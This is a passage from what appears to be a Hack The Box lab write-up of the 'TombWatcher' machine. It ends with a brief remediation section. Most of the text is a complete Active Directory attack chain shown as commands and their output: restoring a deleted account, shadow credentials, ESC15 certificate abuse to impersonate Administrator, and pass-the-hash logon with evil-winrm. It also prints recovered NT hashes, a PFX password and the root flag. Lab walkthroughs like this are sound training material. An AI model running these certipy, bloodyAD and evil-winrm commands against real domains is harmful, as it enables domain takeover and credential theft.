[*] Checking web enrollment for CA 'tombwatcher-CA-1' @ 'DC01.tombwatcher.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Failed to lookup object with SID 'S-1-5-21-1392491010-1358638721-2126982587-1111'
[*] Saving text output to '20260607133149_Certipy.txt'
[*] Wrote text output to '20260607133149_Certipy.txt'
[*] Saving JSON output to '20260607133149_Certipy.json'
[*] Wrote JSON output to '20260607133149_Certipy.json'
```

```
  "17": {
    "Template Name": "WebServer",
    "Display Name": "Web Server",
    "Certificate Authorities": [
      "tombwatcher-CA-1"
    ],
    "Enabled": true,
    "Client Authentication": false,
    "Enrollment Agent": false,
    "Any Purpose": false,
    "Enrollee Supplies Subject": true,
    "Certificate Name Flag": [
      1
    ],
    "Extended Key Usage": [
      "Server Authentication"
    ],
    "Requires Manager Approval": false,
    "Requires Key Archival": false,
    "Authorized Signatures Required": 0,
    "Schema Version": 1,
    "Validity Period": "2 years",
    "Renewal Period": "6 weeks",
    "Minimum RSA Key Length": 2048,
    "Template Created": "2024-11-16 00:57:49+00:00",
    "Template Last Modified": "2024-11-16 17:07:26+00:00",
    "Permissions": {
      "Enrollment Permissions": {
        "Enrollment Rights": [
          "TOMBWATCHER.HTB\\Domain Admins",
          "TOMBWATCHER.HTB\\Enterprise Admins",
          "S-1-5-21-1392491010-1358638721-2126982587-1111"
        ]
      },
      "Object Control Permissions": {
        "Owner": "TOMBWATCHER.HTB\\Enterprise Admins",
        "Full Control Principals": [
          "TOMBWATCHER.HTB\\Domain Admins",
          "TOMBWATCHER.HTB\\Enterprise Admins"
        ],
        "Write Owner Principals": [
          "TOMBWATCHER.HTB\\Domain Admins",
          "TOMBWATCHER.HTB\\Enterprise Admins"
        ],
        "Write Dacl Principals": [
          "TOMBWATCHER.HTB\\Domain Admins",
          "TOMBWATCHER.HTB\\Enterprise Admins"
        ],
        "Write Property Enroll": [
          "TOMBWATCHER.HTB\\Domain Admins",
          "TOMBWATCHER.HTB\\Enterprise Admins",
          "S-1-5-21-1392491010-1358638721-2126982587-1111"
        ]
      }
    }
```

The WebServer template's enrollment rights included an unresolved SID — `S-1-5-21-1392491010-1358638721-2126982587-1111`. Every other principal in the list resolved to a readable name. An unresolved SID in enrollment rights means the account was deleted after the permission was granted; the ACE remains active in the template's security descriptor.

The SID was queried from john's WinRM session:

```
Get-ADObject -Filter 'objectsid -eq "S-1-5-21-1392491010-1358638721-2126982587-1111"' \
  -Properties * -IncludeDeletedObjects
```

```
*Evil-WinRM* PS C:\Users\john\Desktop> Get-ADObject -Filter 'objectsid -eq "S-1-5-21-1392491010-1358638721-2126982587-1111"' -Properties * -IncludeDeletedObjects


accountExpires                  : 9223372036854775807
badPasswordTime                 : 0
badPwdCount                     : 0
CanonicalName                   : tombwatcher.htb/Deleted Objects/cert_admin
                                  DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
CN                              : cert_admin
                                  DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
codePage                        : 0
countryCode                     : 0
Created                         : 11/16/2024 12:07:04 PM
createTimeStamp                 : 11/16/2024 12:07:04 PM
Deleted                         : True
Description                     :
DisplayName                     :
DistinguishedName               : CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb
dSCorePropagationData           : {11/16/2024 12:07:10 PM, 11/16/2024 12:07:08 PM, 12/31/1600 7:00:00 PM}
givenName                       : cert_admin
instanceType                    : 4
isDeleted                       : True
LastKnownParent                 : OU=ADCS,DC=tombwatcher,DC=htb
lastLogoff                      : 0
lastLogon                       : 0
logonCount                      : 0
Modified                        : 11/16/2024 12:07:27 PM
modifyTimeStamp                 : 11/16/2024 12:07:27 PM
msDS-LastKnownRDN               : cert_admin
Name                            : cert_admin
                                  DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
nTSecurityDescriptor            : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory                  :
ObjectClass                     : user
ObjectGUID                      : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
objectSid                       : S-1-5-21-1392491010-1358638721-2126982587-1111
primaryGroupID                  : 513
ProtectedFromAccidentalDeletion : False
pwdLastSet                      : 133762504248946345
sAMAccountName                  : cert_admin
sDRightsEffective               : 7
sn                              : cert_admin
userAccountControl              : 66048
uSNChanged                      : 13197
uSNCreated                      : 13186
whenChanged                     : 11/16/2024 12:07:27 PM
whenCreated                     : 11/16/2024 12:07:04 PM
```

`cert_admin` was found in the AD Recycle Bin with a recoverable GUID.

---

### 6. AD Recycle Bin Restore of cert_admin

Deleted objects can also be queried directly from the attack box via bloodyAD without a live WinRM session:

```
bloodyAD -d tombwatcher.htb -u john -p ':ad9324754583e3e42b55aad4d3b8d2bf' \
  --host dc01.tombwatcher.htb --dc-ip 10.129.232.167 get search \
  -c 1.2.840.113556.1.4.2064 --filter '(isDeleted=TRUE)'
```


```
distinguishedName: CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb
accountExpires: 9999-12-31 23:59:59.999999+00:00
badPasswordTime: 1601-01-01 00:00:00+00:00
badPwdCount: 0
cn: cert_admin
DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
codePage: 0
countryCode: 0
dSCorePropagationData: 2024-11-16 17:07:10+00:00
givenName: cert_admin
instanceType: 4
isDeleted: True
lastKnownParent: OU=ADCS,DC=tombwatcher,DC=htb
lastLogoff: 1601-01-01 00:00:00+00:00
lastLogon: 1601-01-01 00:00:00+00:00
logonCount: 0
msDS-LastKnownRDN: cert_admin
nTSecurityDescriptor: O:S-1-5-21-1392491010-1358638721-2126982587-512G:S-1-5-21-1392491010-1358638721-2126982587-512D:AI(OA;;RP;4c164200-20c0-11d0-a768-00aa006e0529;;S-1-5-21-1392491010-1358638721-2126982587-553)(OA;;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;;S-1-5-21-1392491010-1358638721-2126982587-553)(OA;;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;;S-1-5-21-1392491010-1358638721-2126982587-553)(OA;;RP;037088f8-0ae1-11d2-b422-00a0c968f939;;S-1-5-21-1392491010-1358638721-2126982587-553)(OA;;0×30;bf967a7f-0de6-11d0-a285-00aa003049e2;;S-1-5-21-1392491010-1358638721-2126982587-517)(OA;;RP;46a9b11d-60ae-405a-b7e8-ff8a58d456d2;;S-1-5-32-560)(OA;;0×30;6db69a1c-9422-11d1-aebd-0000f80367c1;;S-1-5-32-561)(OA;;0×30;5805bc62-bdc9-4428-a5e2-856a0f4c185e;;S-1-5-32-561)(OA;;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;;S-1-1-0)(OA;;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;;S-1-5-10)(OA;;CR;ab721a54-1e2f-11d0-9819-00aa0040529b;;S-1-5-10)(OA;;CR;ab721a56-1e2f-11d0-9819-00aa0040529b;;S-1-5-10)(OA;;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;;S-1-5-11)(OA;;RP;e48d0154-bcf8-11d1-8702-00c04fb96050;;S-1-5-11)(OA;;RP;77b5b886-944a-11d1-aebd-0000f80367c1;;S-1-5-11)(OA;;RP;e45795b3-9455-11d1-aebd-0000f80367c1;;S-1-5-11)(OA;;0×30;77b5b886-944a-11d1-aebd-0000f80367c1;;S-1-5-10)(OA;;0×30;e45795b2-9455-11d1-aebd-0000f80367c1;;S-1-5-10)(OA;;0×30;e45795b3-9455-11d1-aebd-0000f80367c1;;S-1-5-10)(A;;0×f01ff;;;S-1-5-21-1392491010-1358638721-2126982587-512)(A;;0×f01ff;;;S-1-5-32-548)(A;;RC;;;S-1-5-11)(A;;0×20094;;;S-1-5-10)(A;;0×f01ff;;;S-1-5-18)(A;CIID;0×f01ff;;;S-1-5-21-1392491010-1358638721-2126982587-1106)(OA;CIIOID;RP;4c164200-20c0-11d0-a768-00aa006e0529;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIID;RP;4c164200-20c0-11d0-a768-00aa006e0529;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIID;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIID;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIID;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;037088f8-0ae1-11d2-b422-00a0c968f939;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIID;RP;037088f8-0ae1-11d2-b422-00a0c968f939;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIID;0×30;5b47d60f-6090-40b2-9f37-2a4de88f3063;;S-1-5-21-1392491010-1358638721-2126982587-526)(OA;CIID;0×30;5b47d60f-6090-40b2-9f37-2a4de88f3063;;S-1-5-21-1392491010-1358638721-2126982587-527)(OA;CIIOID;SW;9b026da6-0d3c-465c-8bee-5199d7165cba;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-3-0)(OA;CIIOID;SW;9b026da6-0d3c-465c-8bee-5199d7165cba;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-10)(OA;CIIOID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-9)(OA;CIIOID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-9)(OA;CIIOID;WP;ea1b7b93-5e48-46d5-bc6c-4df4fda78a35;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-10)(OA;CIIOID;0×20094;;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIIOID;0×20094;;bf967a9c-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIID;0×20094;;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;OICIID;0×30;3f78c3e5-f79a-46bd-a0b8-9d18116ddc79;;S-1-5-10)(OA;CIID;0×130;91e647de-d96f-4b70-9557-d63ff4f3ccd8;;S-1-5-10)(A;CIID;0×f01ff;;;S-1-5-21-1392491010-1358638721-2126982587-519)(A;CIID;LC;;;S-1-5-32-554)(A;CIID;0×f01bd;;;S-1-5-32-544)
name: cert_admin
DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
objectClass: top; person; organizationalPerson; user
objectGUID: 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
objectSid: S-1-5-21-1392491010-1358638721-2126982587-1111
primaryGroupID: 513
pwdLastSet: 2024-11-16 17:07:04.894636+00:00
sAMAccountName: cert_admin
sn: cert_admin
uSNChanged: 13197
uSNCreated: 13186
userAccountControl: NORMAL_ACCOUNT; DONT_EXPIRE_PASSWORD
whenChanged: 2024-11-16 17:07:27+00:00
whenCreated: 2024-11-16 17:07:04+00:00
```


`cert_admin` was restored from the WinRM session using its GUID:

```
Restore-ADObject -Identity '938182c3-bf0b-410a-9aaa-45c8e1a02ebf'
```

```
*Evil-WinRM* PS C:\Users\john\Desktop> Restore-ADObject -Identity "938182c3-bf0b-410a-9aaa-45c8e1a02ebf"
*Evil-WinRM* PS C:\Users\john\Desktop>
```

BloodHound was re-collected and re-ingested after the restore to confirm the relationships:


CERT_ADMIN@TOMBWATCH...
Active Directory | User
GenericAll
GenericAll
ADCS@TOMBWATCHER.HTB
Active Directory | OU
JOHN@TOMBWATCHER.HTB
Active Directory | User
MemberOf
REMOTE MANAGEMENT US...
Active Directory | Group




`john` has GenericAll over `cert_admin`, and `cert_admin` holds enrollment rights on the WebServer template.

---

**7. Shadow Credentials on cert_admin and ESC15 Certificate Abuse**

Shadow Credentials were performed against `cert_admin` using john's GenericAll:

```
certipy-ad shadow auto -u john@tombwatcher.htb -hashes ':ad9324754583e3e42b55aad4d3b8d2bf' \
  -account cert_admin -dc-ip 10.129.232.167
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ certipy-ad shadow auto -u john@tombwatcher.htb -hashes ':ad9324754583e3e42b55aad4d3b8d2bf' -account cert_admin -dc-ip 10.129.232.167
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting user 'cert_admin'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '4240e30f31d4456a8df013551fa85ba8'
[*] Adding Key Credential with device ID '4240e30f31d4456a8df013551fa85ba8' to the Key Credentials for 'cert_admin'
[*] Successfully added Key Credential with device ID '4240e30f31d4456a8df013551fa85ba8' to the Key Credentials for 'cert_admin'
[*] Authenticating as 'cert_admin' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'cert_admin@tombwatcher.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'cert_admin.ccache'
File 'cert_admin.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'cert_admin.ccache'
[*] Trying to retrieve NT hash for 'cert_admin'
[*] Restoring the old Key Credentials for 'cert_admin'
[*] Successfully restored the old Key Credentials for 'cert_admin'
[*] NT hash for 'cert_admin': f87ebf0febd9c4095c68a88928755773
```

NT hash for `cert_admin`: **`f87ebf0febd9c4095c68a88928755773`**

Certipy confirmed the WebServer template was vulnerable to ESC15 as `cert_admin`:

```
certipy-ad find -u cert_admin -hashes :f87ebf0febd9c4095c68a88928755773 \
  -target 10.129.232.167 -vulnerable -stdout
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ certipy-ad find -u cert_admin -hashes :f87ebf0febd9c4095c68a88928755773 -target 10.129.232.167 -vulnerable -stdout
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'tombwatcher-CA-1' via RRP
[*] Successfully retrieved CA configuration for 'tombwatcher-CA-1'
[*] Checking web enrollment for CA 'tombwatcher-CA-1' @ 'DC01.tombwatcher.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : tombwatcher-CA-1
    DNS Name                            : DC01.tombwatcher.htb
    Certificate Subject                 : CN=tombwatcher-CA-1, DC=tombwatcher, DC=htb
    Certificate Serial Number           : 3428A7FC52C310B2460F8440AA8327AC
    Certificate Validity Start          : 2024-11-16 00:47:48+00:00
    Certificate Validity End            : 2123-11-16 00:57:48+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : TOMBWATCHER.HTB\Administrators
      Access Rights
        ManageCa                        : TOMBWATCHER.HTB\Administrators
                                          TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        ManageCertificates              : TOMBWATCHER.HTB\Administrators
                                          TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Enroll                          : TOMBWATCHER.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : WebServer
    Display Name                        : Web Server
    Certificate Authorities             : tombwatcher-CA-1
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 1
    Validity Period                     : 2 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-11-16T00:57:49+00:00
    Template Last Modified              : 2024-11-16T17:07:26+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          TOMBWATCHER.HTB\cert_admin
      Object Control Permissions
        Owner                           : TOMBWATCHER.HTB\Enterprise Admins
        Full Control Principals         : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Owner Principals          : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Dacl Principals           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Property Enroll           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          TOMBWATCHER.HTB\cert_admin
    [+] User Enrollable Principals      : TOMBWATCHER.HTB\cert_admin
    [!] Vulnerabilities
      ESC15                             : Enrollee supplies subject and schema version is 1.
    [*] Remarks
      ESC15                             : Only applicable if the environment has not been patched. See CVE-2024-49019 or the wiki for more details.
```

ESC15 (CVE-2024-49019) applies to schema version 1 templates where the application policy extension is not enforced by the CA. At certificate request time, an additional `Application Policies` extension can be injected specifying `Client Authentication`, overriding the template's intended use and allowing the resulting certificate to authenticate to the domain. Combined with supplying the administrator's UPN and SID in the request, the CA issues a certificate that can authenticate as Administrator.

A certificate was requested for `administrator@tombwatcher.htb` with the injected Client Authentication policy:

```
certipy-ad req -u cert_admin -hashes :f87ebf0febd9c4095c68a88928755773 \
  -target 10.129.232.167 -ca tombwatcher-CA-1 -template WebServer \
  -upn 'administrator@tombwatcher.htb' \
  -sid 'S-1-5-21-1392491010-1358638721-2126982587-500' \
  -application-policies 'Client Authentication'
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ certipy-ad req -u cert_admin -hashes :f87ebf0febd9c4095c68a88928755773 -target 10.129.232.167 -ca tombwatcher-CA-1 -template WebServer -upn 'administrator@tombwatcher.htb' -sid 'S-1-5-21-1392491010-1358638721-2126982587-500' -application-policies 'Client Authentication'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 4
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@tombwatcher.htb'
[*] Certificate object SID is 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

Certipy auth opened an LDAP shell as administrator:

```
certipy-ad auth -dc-ip 10.129.232.167 -pfx administrator.pfx -ldap-shell
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ certipy-ad auth -dc-ip 10.129.232.167 -pfx administrator.pfx -ldap-shell
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@tombwatcher.htb'
[*]     SAN URL SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*]     Security Extension SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Connecting to 'ldaps://10.129.232.167:636'
[*] Authenticated to '10.129.232.167' as: 'u:TOMBWATCHER\\Administrator'
Type help for list of commands

# whoami
u:TOMBWATCHER\Administrator
```

From the LDAP shell, Shadow Credentials were run on the Administrator account to produce a usable PFX:

```
# set_shadow_creds administrator
```

```
# set_shadow_creds administrator
Found Target DN: CN=Administrator,CN=Users,DC=tombwatcher,DC=htb
Target SID: S-1-5-21-1392491010-1358638721-2126982587-500

KeyCredential generated with DeviceID: 1c69f09c-5975-48b6-be73-1cefeccfdf8d
Shadow credentials successfully added!
Saved PFX (#PKCS12) certificate & key at path: d11l0UMV.pfx
Must be used with password: 6SksxrnGxLkzvwxwo9ao
```

The new PFX was authenticated to recover the Administrator NT hash:

```
certipy-ad auth -pfx d11l0UMV.pfx -password '6SksxrnGxLkzvwxwo9ao' \
  -username Administrator -domain tombwatcher.htb -dc-ip 10.129.232.167
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ certipy-ad auth -pfx d11l0UMV.pfx -password '6SksxrnGxLkzvwxwo9ao' -username Administrator -domain tombwatcher.htb -dc-ip 10.129.232.167
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     No identities found in this certificate
[!] Could not find identity in the provided certificate
[*] Using principal: 'administrator@tombwatcher.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@tombwatcher.htb': aad3b435b51404eeaad3b435b51404ee:f61db423bebe3328d33af26741afe5fc
```

NT hash for `Administrator`: **f61db423bebe3328d33af26741afe5fc**

---

### 8. Domain Compromise — Administrator Hash and Root Flag

```
evil-winrm -i 10.129.232.167 -u Administrator -H f61db423bebe3328d33af26741afe5fc
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ evil-winrm -i 10.129.232.167 -u Administrator -H f61db423bebe3328d33af26741afe5fc

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
tombwatcher\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         6/7/2026   4:06 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
fc776a8d1a4bd74d0c51c9307ed16b98
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

# 6 Remediation Summary

The findings from this assessment span Active Directory delegation abuse, orphaned permissions on a certificate template, and an exploitable ADCS template configuration. Remediation is prioritised by severity and enablement role within the attack chain.

## 6.1 Short Term

SHORT TERM REMEDIATION:

- Remove the orphaned SID from the WebServer template's enrollment rights immediately. The deleted `cert_admin` account's ACE remains active in the certificate template security descriptor and grants enrollment access to anyone who can restore and control that account. The ACE should be removed from the template's security descriptor, and the template should be audited to confirm that only current, named, least-privilege principals hold enrollment rights.
